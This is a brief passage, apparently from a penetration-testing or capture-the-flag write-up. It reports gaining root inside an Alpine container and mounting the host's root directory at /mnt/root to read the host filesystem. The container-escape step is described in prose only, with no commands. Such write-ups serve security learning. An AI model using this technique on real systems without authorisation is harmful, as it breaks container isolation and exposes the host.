
We've achieved root access within the Alpine container (not the host OS). By mounting the host "/"" directory to "/mnt/root" within the container, browsing "/mnt/root" grants visibility into the host OS's "/" directory content.